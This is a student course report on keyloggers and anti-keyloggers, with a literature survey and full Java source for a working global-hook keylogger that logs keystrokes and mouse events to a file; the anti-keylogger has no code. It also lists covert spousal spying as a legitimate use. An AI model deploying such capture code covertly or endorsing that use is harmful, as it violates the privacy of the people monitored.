Network Information Security

Course code: ITE4001

FINAL REPORT

TITLE:

Key-Loggers and Anti Key-Loggers

TEAM MEMBERS

19BIT0421	Sushant Sinha
18BIT0311	Patekar Rohit Ramesh
18BIT0375	Arnab Ranjan Das

Under the guidance of: Prof. Aswani Kumar Cherukuri

Table of contents:

1) Abstract

It is quite evident by now, that at least one of the countless large and multi- national companies systematically monitors the computer, internet or email use of its employees. There are about a thousand products available in the market that allow the organizations to keep tabs on their employees. See what their users do at work at their so-called personal computers, emails and on the internet.

Key logger (keystroke logging) is a type of surveillance software that once installed in a system, has the ability to record every keystroke made on that system. The recordings are saved in a log file which is usually encrypted.

Under this project, our group will be creating a key logger that will enable us to record all the keystrokes. It will further allow us to obtain information on everything that is being typed through a keyboard. This will let us monitor a person's usage of the internet and all the other programs in his/her "personal" computer.

On the other hand, key loggers can also be used to steal information in the form of malware or something similar to it. To counter this problem, an anti-key logger will also be developed that should enable us to detect whether the system is already being tracked by a key logger. The anti-key logger will allow us to be vigil and keep the information on our system secure.

2) Introduction

a. What is a key logger?

A Keylogger, sometimes called a keystroke logger or system monitor, is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. Keylogger software is also available for use on smartphones, such as Apple's iPhone and Android devices. Keyloggers are often used as a spyware tool by cyber criminals to steal personally identifiable information, login credentials and sensitive enterprise data. Key logger recorders may also be used by employers to observe employees' computer activities, parents to supervise their children's internet usage, users to track possible unauthorised activity on their devices or law enforcement agencies to analyse incidents involving computer use. These uses are considered ethical or appropriate in varying degrees. The main objective of key loggers is to interfere in the chain of events that happen when a key is pressed and when the data is displayed on the monitor as a result of a keystroke. A key logger can be done by introducing a wiring or a hardware bug in the keyboard, to achieve video surveillance; terminating input and/or output; or by also implementing the use of a filter driver in the keyboard stack; and demanding data from the user's keyboard using generalized documented methods. There are two other rootkit methods used by hackers: masking in kernel mode and masking in user mode.

b. What is an Anti-Key Logger?

An anti-key logger (or anti-key stroke logger) is a type of software specifically designed for the detection of keystroke logger software; often, such software will also incorporate the ability to delete or at least immobilize hidden keystroke logger software on a computer. In comparison to most anti-virus or anti-spyware software, the primary difference is that an anti-key logger does not make a distinction between a legitimate keystroke-logging program and an illegitimate keystroke-logging program, such as malware); all keystroke-logging programs are flagged and optionally removed, whether they appear to be legitimate keystroke-logging software or not. Key loggers are sometimes part of malware packages downloaded onto computers without the owners' knowledge. Detecting the presence of a key logger on a computer can be difficult. So- called anti- keylogging programs have been developed to thwart keylogging systems, and these are often effective when used properly. Anti-key loggers are used both by large organizations as well as individuals in order to scan for and remove (or in some cases simply immobilize) keystroke logging software on a computer. It is generally advised the software developers that anti-keylogging scans be run on a regular basis in order to reduce the amount of time during which a key logger may record keystrokes. For example, if a system is scanned once every three days, there is a maximum of only three days during which a key logger could be hidden on the system and recording keystrokes.

3) Literature survey:

Author	Title	Publisher	Summary
Ladakis, Evangelos	You can type, but you can't hide: A stealthy GPU-based keylogger	*Proceedings of the 6th European Workshop on System Security (EuroSec*	Keyloggers are a type of malware that obtains sensitive data by recording any information that has been typed. Usually, we use user-space keyloggers which are easy to write but are comparatively easier to detect as well. In this paper they have attempted a new approach to make a stealthy keylogger which can hide their presence from antivirus detection softwares. They explore the idea of leveraging the graphics card as an environment to host the keylogger software. The concept is to monitor the activity of that system without actually changing the initial system's code and data structures but by directly accessing the keyboard buffer from the GPU. It stores all these keystrokes in the memory of the GPU and it can analyse the data where it has been stored itself with negligible runtime overload.[1]
Jefferson Delk Home	Method and system for detecting a keylogger on a computer	" US Patent 7,721,333 B2	This system was created to detect the presence of malware such as keyloggers on a computer. The need for this was to protect personal computers from malicious entities that try to collect your private information from your systems. Keyloggers have the capability to send a person's private data in a file to a remote destination via emails, which is extremely dangerous to people. Usually people rely on anti spyware softwares but keyloggers are usually designed to go undetected by them. In this paper, they have found various ways to detect a keylogger by making a hidden window in the system's memory which provides a unique pattern to gather information after making two scans of the system.[2]
Chi-Pei Wang	Method For AnitKeylogger	US Patent 2009/0144558 A1	A method that prevents keyloggers from logging into text data, which is output by the computer user data input device. By encrypting the user data input device's text data, keyloggers cannot interpret the text data of the user data input device on the computer.[3]
Fiebig, Tobias, Janis Danisevskis, and Marta Piekarska	A metric for the evaluation and comparison of keylogger performance	*7th Workshop on Cyber Security Experimentation and Test*	An implementation of 'Proof of Concept' is usually a good method of testing the exploitability of a weakness. Most cyber issues show that either a PoC works or it does not, it is quite straightforward. So, the viability of data gathering methods need to be empirically verified.

			Keyloggers have recently started exploiting side channels to get information from a user's input. Due to this, the performance of a keylogger may not be given as "it works and gathers what was typed". Instead, the viability of the keylogger now needs to be tested based on the speed, user input styles and many metrics more. In the paper they have discussed this and made a framework to assess a keylogger.[4]
Gunalakshmii, S., and P. Ezhumalai	Mobile keylogger detection using machine learning technique	*Proceedingsof IEEE International Conferenceon Computer Communication and Systems*	Keylogger is a machine tool designed to record every keystroke in the machine and gives the attacker the ability to steal large amounts of sensitive information without the permission of the message's owner. The primary objective of this project is to identify keylogger applications and prevent data loss and sensitive information leakage. This project is to identify the permissions and storage levels of each application and therefore differentiate applications with the correct permissions and keylogger applications that can be abused. Keyloggers can be found using the black- box technique. The black-box approach is based on the behavioral characteristics applicable to all keyloggers and does not depend on the keylogger's structural properties. The project aims to develop a detection system on mobile phones based on a machine learning algorithm to identify keylogger applications. [5]
Tschinkel, Brian, Bernard Esantsi, Dominick Iacovelli, Padma Nagesar, Richard Walz, Vinnie Monaco, and Ned Bakelman	Keylogger keystroke biometric system	*Research Gate* (2017).	The developed system uses an open source keylogger to capture data samples of all keystroke input. The keylogger output data is converted to a file format which is suitable for processing by Pace Keystroke Biometric System (PKBS). This study predicts the entire system for determining the accuracy of the system. It authenticates users based on their recorded keystroke samples. [6]
Jefferson Delk Home	Method and system for detecting a keylogger that encrypts data captured on a computer	US Patent 7,721,333 B2	In this, the software acquires a sample of a part of the memory of a computer; the portion of the memory that is associated with a running process on the system. It inputs it to the computer, as if it were a keystroke input. A data pattern, which consists of at least one occurrence of each set of distinct sub-patterns, is formed. It then acquires a second sample of the memory and compares the first and second sample to identify at least one portion of data in which the second sample has changed

			in comparison to the first sample and flags the process running on the system as a potential key logger. [7]
Wazid, Mohammad, Robin Sharma, Avita Katal, R. H. Goudar, Priyanka Bhakuni, and Asit Tyagi	Implementation and Embellishment of Prevention of Keylogger Spyware Attacks	In *International Symposium on Securityin Computingand Communication*	The Internet has become a must for modern society. People who use the Internet often for their daily work have an online banking transaction, email and online chat with friends. Malwares are very simple programs that are designed to harm your system. With the help of spyware (some kind of malware), hackers can steal the credentials of your online banking account. Malware attacks are so frequent in the cyber world that such attacks are difficult to detect and protect. Keylogger Spyware Mixed Script Attack. A keylogger spyware can contain both script keylogger and spyware in the same program. The hacker can steal credentials and confidential information from the infected user's system by performing this attack. In this paper it has implemented the keylogger spyware attacks prevention method. It has three stages of keylogger spyware attack, honeypot based detection and keylogger spyware prevention. The detection of keylogger spyware is performed with the help of HoneyPot. The Honeypot Agent program deployed in the client system monitors malicious activity and reports them to HoneyPot. All keylogger spyware attack-related information sent by the HoneyPot Agent program is stored in a database maintained at HoneyPot. If a keylogger spyware program is detected on a system, it can be permanently deleted with the help of a remedial server. The policy implemented can prevent such attacks using a combination of malware. [8]
Wang, Chi-Pei	Anti-keylogger computer network system	U.S. Patent No. 8,726,013	An anti-keylogger computer network system consists of a servo-side host computer, with a servo software that requires the user to enter confidential data. The application- side host computer is provided and the keyboard is attached to the application-side host computer. Keyboard keys are divided into data keys and control keys. The application software is installed on the application side host computer to receive instructions from the servo software and when the anti-keylogger function of the keyboard module is enabled and turned off. A connection network is provided to connect the service-side host computer to the application-side host

			computer. The translation table program is installed on the application-side host computer and the translation table translation program is installed on the servo software of the servo- side host computer. [9]
Vishnani, K., Pais, A. R., & Mohandas, R	An in-depth analysis of the epitome of online stealth: keyloggers; and their countermeasures	In*International Conferenceon Advancesin Computingand Communications*	Malware has been in existence since the beginning of the computer, and as a result of the continued success and growth of the Internet, its spread has been increasing rapidly. The cyber world represents a shift in the goals of malware writers, which will become more and more insidious over time. Nowadays, online piracy is of great concern to internet users. This paper discusses keyloggers, the symbol of online stealth, presents an analysis of popular anti-keyloggers, lists the countermeasures for customers based on the analysis and also demonstrates the approach to client-side authentication to reduce the attack surface available to hackers.[10]
Ortolani, Stefano, Cristiano Giuffrida, and Bruno Crispo	Bait Your Hook: A Novel Detection Technique for Keyloggers	*International Workshop on Recent Advances in Intrusion Detection*. Springer, Berlin, Heidelberg	Software keyloggers are a rapidly growing malware class that are often used to provide confidential information. One of the main reasons for this rapid increase is the possibility of running unpublished programs in the user space to record all keystrokes of the system's users. Such ability to work in an unaffected manner facilitates their implementation and delivery, but at the same time, enables them to understand and model their behavior in detail. Affecting this property, we propose a new detection technique that simulates keystroke sequences (bait) in the input and examines the behavior of the keylogger in the output to identify all the running processes. The technique has been prototyped and examined with the most common free keyloggers. The experimental results are encouraging and confirm the feasibility of the approach followed in practical scenarios.
Hung, Chien-Wei, Fu-hau Hsu, Shih-Jen Chen, Chang-Kuo Tso, Yan-Ling Hwang, Po-Ching Lin, and Li-Pin Hsu	A QTE-based Solution to KeyloggerAttack s	In *The Sixth International Conference on Emerging Security Information, Systems and Technologies*	Keystroke logging is one of the most widespread threats used for password theft these days. This paper presents a different method QTE (Quick Time Events) to protect the user's password for a web page to log into a web service, rather than detecting existing malware or creating a trusted tunnel in the kernel. Installing such solutions on the host requires only the limited rights of the respective computers. The QTE method uses queues for queue users when their input is recorded or ignored by the QTE add-on, which gives users the opportunity to

			obfuscate keyloggers by inserting meaningless characters into the keystrokes of their passwords. QTE can be applied to all websites with no change.

4) Types of Keyloggers

a. <u>Software based keyloggers:</u>

Software based key loggers are essentially programs that aim to monitor your computer's operating system. They vary in types and levels of system penetration. One example of which is memory injection software. These are typical Trojan viruses that alter the memory tablet of a system in order to bypass online security. Another example is a form- grabbing based software. This controls the forms submitted online and essentially tracks all the information a user's puts in every form. Software-based keyloggers are more dangerous if there are additional features for each. They can be very hard to detect that's why it takes a lot to remove them.

b. <u>Hardware based keyloggers:</u>

Compared to a software-based, hardware ones don't need any installing since they are already within the physical system of the computer. Keyboard key loggers are one of the most common examples of hardware- based ones. It monitors the keyboard keys a user presses and then records it secretly. Another example is the acoustics keyloggers. They record the sounds of the keys pressed by every user. Since each sound is unique, it is possible to predict which key it is. Keyloggers can either be evil or good. Considering there are so many types of keyloggers out there, one should always be very cautious. So whether you're installing something or a hardware device is plugged into your computer, better be careful every step of the way.
Types of Anti-Key-Loggers

a. <u>Signature based Anti-Key-Logger:</u>

This type of software has a signature base, that is strategic information that helps to uniquely identity a key logger and the list contains as many known keyloggers as possible. Some vendors make some effort or availability of an up to date listing for download by customers. Each time a 'System Scan' is run, this software compares the contents of the hard disk drive, item by item, against the list, looking for any matches. This type of software is a rather widespread one, but it has its own drawbacks. The biggest drawback of signature based anti keyloggers is that one can only be protected from keyloggers found on the signature base list, thus staying vulnerable to unknown or unrecognized keyloggers. A criminal can download one of many famous keyloggers, change it just enough, and the anti keylogger won't recognize it.

b. <u>Heuristic analysis based Anti-Key-Logger:</u>

This software doesn't use signature bases, it uses a checklist of known features, attributes, and methods that keyloggers are known use. It analyzes the methods of work of all the modules in a PC, thus blocking the activity of any module that is similar to the work of keyloggers.
Though this method gives better keylogging protection than signature- based antikeyloggers, it has its own drawbacks. One of them is that this type of software blocks non-keyloggers also. Several 'non-harmful' software modules, either part of the operating system or part of legitimate

apps, use processes which keyloggers also use, which can trigger a false positive. Usually all the non-signature-based keyloggers have the option to allow the user to unblock selected modules, but this can cause difficulties for inexperienced users who are unable to discern good modules from bad modules when manually choosing to block or unblock.

5) Working of the project:

Keyloggers:

- In Keyloggers, the input will be all the keystrokes (all the keys pressed from the keyboard).
- Once the user types a key from his/her keyboard, the key logger program running on the background will start executing.
- After this, the alphabet or the special character will be written in the output file.
- The code will be creating a hook manager object and set it for the key strokes and info to follow.
- After this, the key logger will be started in the background and save all the data on the log file as output file.

6) Applications of the project Key-Logger:

- Parental control : Parents can track what their children do on the Internet, and can opt to be notified if there are any attempts to access websites containing adult or otherwise inappropriate content.
- Jealous spouses or partners can use a keylogger to track the actions of their better half on the Internet if they suspect them of “virtual cheating”.
- Company security : tracking the use of computers for non work related purposes, or the use of workstations after hours.
- Company security: using keyloggers to track the input of key words and phrases associated with commercial information which could damage the company (materially or otherwise) if disclosed
- Other security (e.g.law enforcement) : using key logger records to analyse and track incidents linked to the use of personal computers

- 7)Code, Result and Analysis

Front.java

```
import javafx.application.Application;
import javafx.event.ActionEvent;
import javafx.event.EventHandler;
import javafx.geometry.Pos;
import javafx.scene.control.TextArea;
import javafx.scene.text.Text;
import javafx.scene.Scene;
import javafx.scene.control.Button;
import javafx.scene.layout.GridPane;
import javafx.stage.Stage;
import javafx.scene.paint.Color;
import javax.swing.*;
import java.io.File;
import java.io.FileNotFoundException;
import java.util.Scanner;


public class Front extends Application {
/*
    // START
    // Starting from Server.class

    public static final CountDownLatch latch = new CountDownLatch(1);
    public static Front starts = null;

    public static Front waitforfront() {
        try {
            latch.await();
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
        return starts;
    }

    public static void setStart(Front startUp) {
        starts = startUp;
        latch.countDown();
    }

    public Front() {
        setStart(this);
    }

    public void notif() {
        System.out.println("You called a method on the application");
    }

    // END
*/


    public static void main(String[] args) {
        launch(args);
    }

    @Override
    public void start(Stage primaryStage) throws Exception {
        GridPane root = new GridPane();
        GridPane root1 = new GridPane();
        GridPane output = new GridPane();
        Button btn = new Button("Enter Password");
        Button rbtn = new Button("Start");
        Button rbtn1 = new Button("Output");
        Button exit = new Button("Exit");
        TextArea ta1 = new TextArea();
        Text t1 = new Text("                                                   OUTPUT
PREVIEW (also available in op.txt)");

        rbtn.setStyle(
                "-fx-background-radius: 5em; " +
                        "-fx-min-width: 90px; " +
                        "-fx-min-height: 90px; " +
                        "-fx-max-width: 90px; " +
                        "-fx-max-height: 90px;"
        );
        rbtn1.setStyle(
                "-fx-background-radius: 5em; " +
                        "-fx-min-width: 90px; " +
                        "-fx-min-height: 90px; " +
                        "-fx-max-width: 90px; " +
                        "-fx-max-height: 90px;"
        );
        exit.setTextFill(Color.RED);
        ta1.setEditable(false);

        Server s = new Server();
        Client c = new Client();

        Scene scene = new Scene(root, 1500, 800);
        Scene scene1 = new Scene(root1, 1500, 800);
        Scene scene2 = new Scene(output, 1500, 800);
        root.setHgap(25);
        root.setVgap(50);
        root1.setHgap(25);
        root1.setVgap(50);
        output.setHgap(15);
        output.setVgap(50);
        root.add(btn, 27, 7);
        root1.add(rbtn, 30, 3);
        root1.add(rbtn1, 30, 5);
        output.add(t1, 30, 4);
        output.add(ta1, 30, 5);
        output.add(exit, 34, 8);
        rbtn1.setDisable(true);
        primaryStage.setScene(scene);
        primaryStage.setTitle("KEY LOGGER");
        primaryStage.show();

        btn.setOnAction(new EventHandler<ActionEvent>() {

            @Override
            public void handle(ActionEvent arg0) {
                int i = 0;
                while (i < 3) {
                    i++;
                    String input = JOptionPane.showInputDialog(null, "ENTER PASSWORD: ",
"SECURED ENTRY", JOptionPane.INFORMATION_MESSAGE);
                    if (input.equals("0")) {
                        primaryStage.setScene(scene1);
                        break;
                    } else {
                        JOptionPane.showMessageDialog(null, "WRONG PASSWORD....TRY AGAIN
" + (3 - i) + " CHANCES LEFT", "OOPS", JOptionPane.ERROR_MESSAGE);
                    }
                    if (i == 3) {
                        System.exit(0);
                    }
                }

            }
        });

        rbtn.setOnAction(new EventHandler<ActionEvent>() {

            @Override
            public void handle(ActionEvent arg0) {
                System.out.println("Starting server & client");
                s.start();
                c.start();
                rbtn.setDisable(true);
                rbtn1.setDisable(false);
            }
        });

        rbtn1.setOnAction(new EventHandler<ActionEvent>() {

            @Override
            public void handle(ActionEvent arg0) {

                System.out.println("Stopping");
                s.flag();
                primaryStage.setScene(scene2);

                File file = new
File("C://Users//91932//Desktop//timepass//java//Keylogger//op.txt");
                try {
                    String contents = new Scanner(file).useDelimiter("\\Z").next();
                    ta1.appendText(contents);
                } catch (FileNotFoundException e) {
                    e.printStackTrace();
                }

            }
        });

        exit.setOnAction(new EventHandler<ActionEvent>() {

            @Override
            public void handle(ActionEvent arg0) {

                System.exit(0);

            }
        });


    }

}
```

Server.java

```
import java.io.BufferedWriter;
import java.io.FileWriter;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.net.ServerSocket;
import java.net.Socket;

public class Server extends Thread{

    boolean f=true;

    /*
    public static void main(String[] args) throws IOException {
        ServerSocket serverSocket = new ServerSocket(7000);
        Socket socket = serverSocket.accept();
        ObjectInputStream objectInputStream = new
ObjectInputStream(socket.getInputStream());
        FileWriter filewriter = new FileWriter("op.txt");
        BufferedWriter bufferedWriter = new BufferedWriter(filewriter);
        *//*
        new Thread() {
            public void run() {
                javafx.application.Application.launch(Front.class);
            }
        }.start();
        Front front = Front.waitforfront();
        front.notif();
        *//*
        *//*Here server records all the data received from the client
        *//*
        while (socket.isConnected()) {
            String str = objectInputStream.readUTF();
            System.out.println("Received : " + str);
            bufferedWriter.write(str + "\n");
            bufferedWriter.flush();
        }

        System.out.println("Connection closed");
    }
    */

    public void run(){


        try {
            ServerSocket serverSocket = new ServerSocket(7000);
            Socket socket = serverSocket.accept();
            ObjectInputStream objectInputStream = new
ObjectInputStream(socket.getInputStream());
            FileWriter filewriter = new FileWriter("op.txt");
            BufferedWriter bufferedWriter = new BufferedWriter(filewriter);

            while (socket.isConnected()) {
                String str = objectInputStream.readUTF();
                System.out.println("Received : " + str);
                bufferedWriter.write(str + "\n");
                bufferedWriter.flush();
                if(!f)
                    socket.close();
            }
        }
        catch(Exception e){
            System.out.println(e);
        }

    }

    public void flag(){
        f=false;
    }


}
```

Client.java

```
import org.jnativehook.GlobalScreen;
import org.jnativehook.NativeHookException;
import org.jnativehook.keyboard.NativeKeyEvent;
import org.jnativehook.keyboard.NativeKeyListener;
import org.jnativehook.mouse.NativeMouseEvent;
import org.jnativehook.mouse.NativeMouseInputListener;
import org.jnativehook.mouse.NativeMouseWheelEvent;
import org.jnativehook.mouse.NativeMouseWheelListener;

import java.io.*;
import java.net.*;

public class Client extends Thread implements NativeKeyListener,
NativeMouseInputListener, NativeMouseWheelListener {

    private static FileWriter filewriter;
    private static BufferedWriter bufferedWriter;
    private static ObjectOutputStream objectOutputStream;
/*
    public static void main(String[] args) throws NativeHookException, IOException {

        Socket socket = new Socket("localhost", 2000);
        objectOutputStream = new ObjectOutputStream(socket.getOutputStream());
        GlobalScreen.registerNativeHook();
        GlobalScreen.addNativeKeyListener(new Client());
        GlobalScreen.addNativeMouseListener(new Client());
        GlobalScreen.addNativeMouseMotionListener(new Client());
        GlobalScreen.addNativeMouseWheelListener(new Client());

    }
*/

    public void run() {
        try {
            Socket socket = new Socket("localhost", 7000);
            objectOutputStream = new ObjectOutputStream(socket.getOutputStream());
            GlobalScreen.registerNativeHook();
            GlobalScreen.addNativeKeyListener(new Client());
            GlobalScreen.addNativeMouseListener(new Client());
            GlobalScreen.addNativeMouseMotionListener(new Client());
            GlobalScreen.addNativeMouseWheelListener(new Client());
        } catch (Exception e) {
            System.out.println(e);
        }
    }
    //native event listeners
    @Override
    public void nativeKeyTyped(NativeKeyEvent e) {
        try {
            objectOutputStream.writeUTF("Key Typed: " +
NativeKeyEvent.getKeyText(e.getKeyCode()));
            if (e.getKeyCode() == NativeKeyEvent.VC_ESCAPE) {
                try {
                    GlobalScreen.unregisterNativeHook();
                } catch (NativeHookException nativeHookException) {
                    nativeHookException.printStackTrace();
                }
            }
        } catch (IOException f) {
            System.out.println(f);
        }
    }

    /*
    This method records all the pressed keys
    */
    @Override
    public void nativeKeyPressed(NativeKeyEvent e) {
        try {
            objectOutputStream.writeUTF("Key Pressed: " +
NativeKeyEvent.getKeyText(e.getKeyCode()));
        } catch (IOException f) {
            System.out.println(f);
        }

    }

    //qwerty
  /*
  This method records all the released keys
  */
    @Override
    public void nativeKeyReleased(NativeKeyEvent e) {
        try {
            objectOutputStream.writeUTF("Key Released: " +
NativeKeyEvent.getKeyText(e.getKeyCode()));
        } catch (IOException f) {
            System.out.println(f);
        }

    }

    @Override
    public void nativeMouseClicked(NativeMouseEvent nativeMouseEvent) {
    }

    /*
    This method records all the mouse clicks
    */
    @Override
    public void nativeMousePressed(NativeMouseEvent nativeMouseEvent) {
        try {
            objectOutputStream.writeUTF("Mouse Pressed");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
    /*
    This method records all the mouse button released events
    */
    @Override
    public void nativeMouseReleased(NativeMouseEvent nativeMouseEvent) {
        try {
            objectOutputStream.writeUTF("Mouse Released");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    /*
    This method records all the mouse move coordinates
    */
    @Override
    public void nativeMouseMoved(NativeMouseEvent nativeMouseEvent) {
        try {
            objectOutputStream.writeUTF("Mouse Moved to: " + nativeMouseEvent.getX() + ",
" + nativeMouseEvent.getY());
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    /*
    This method records all the mouse dragged coordinates
    */
    @Override
    public void nativeMouseDragged(NativeMouseEvent nativeMouseEvent) {
        try {
            objectOutputStream.writeUTF("Mouse Dragged to: " + nativeMouseEvent.getX() +
", " + nativeMouseEvent.getY());
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    /* This method records all the mouse wheel moves, direction of the move and scroll
amount lol
     */
    @Override
    public void nativeMouseWheelMoved(NativeMouseWheelEvent nativeMouseWheelEvent) {
        try {
            objectOutputStream.writeUTF("Mouse Wheel Moved: " +
nativeMouseWheelEvent.getWheelRotation());
        } catch (IOException e) {
            e.printStackTrace();
        }
        try {
            objectOutputStream.writeUTF("Scroll Amount: " +
nativeMouseWheelEvent.getScrollAmount());
        } catch (IOException e) {
            e.printStackTrace();
        }
        try {
            objectOutputStream.writeUTF("Wheel Direction: " +
nativeMouseWheelEvent.getWheelDirection());
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```


op.txt

```
Mouse Moved to: 681, 577
Key Pressed: D
Key Pressed: F
Key Released: S
Key Released: D
Mouse Moved to: 681, 577
Mouse Moved to: 682, 577
Mouse Moved to: 683, 576
Mouse Moved to: 683, 576
Mouse Moved to: 684, 575
Mouse Moved to: 686, 573
Mouse Moved to: 687, 573
Key Pressed: S
Mouse Moved to: 688, 572
Mouse Moved to: 689, 571
Key Released: F
Key Pressed: D
Key Released: S
Key Released: D
Key Released: F
Mouse Moved to: 689, 571
Mouse Moved to: 690, 578
```


The output length depends on the user action and for how the keylogger was working.

Output Screenshots:

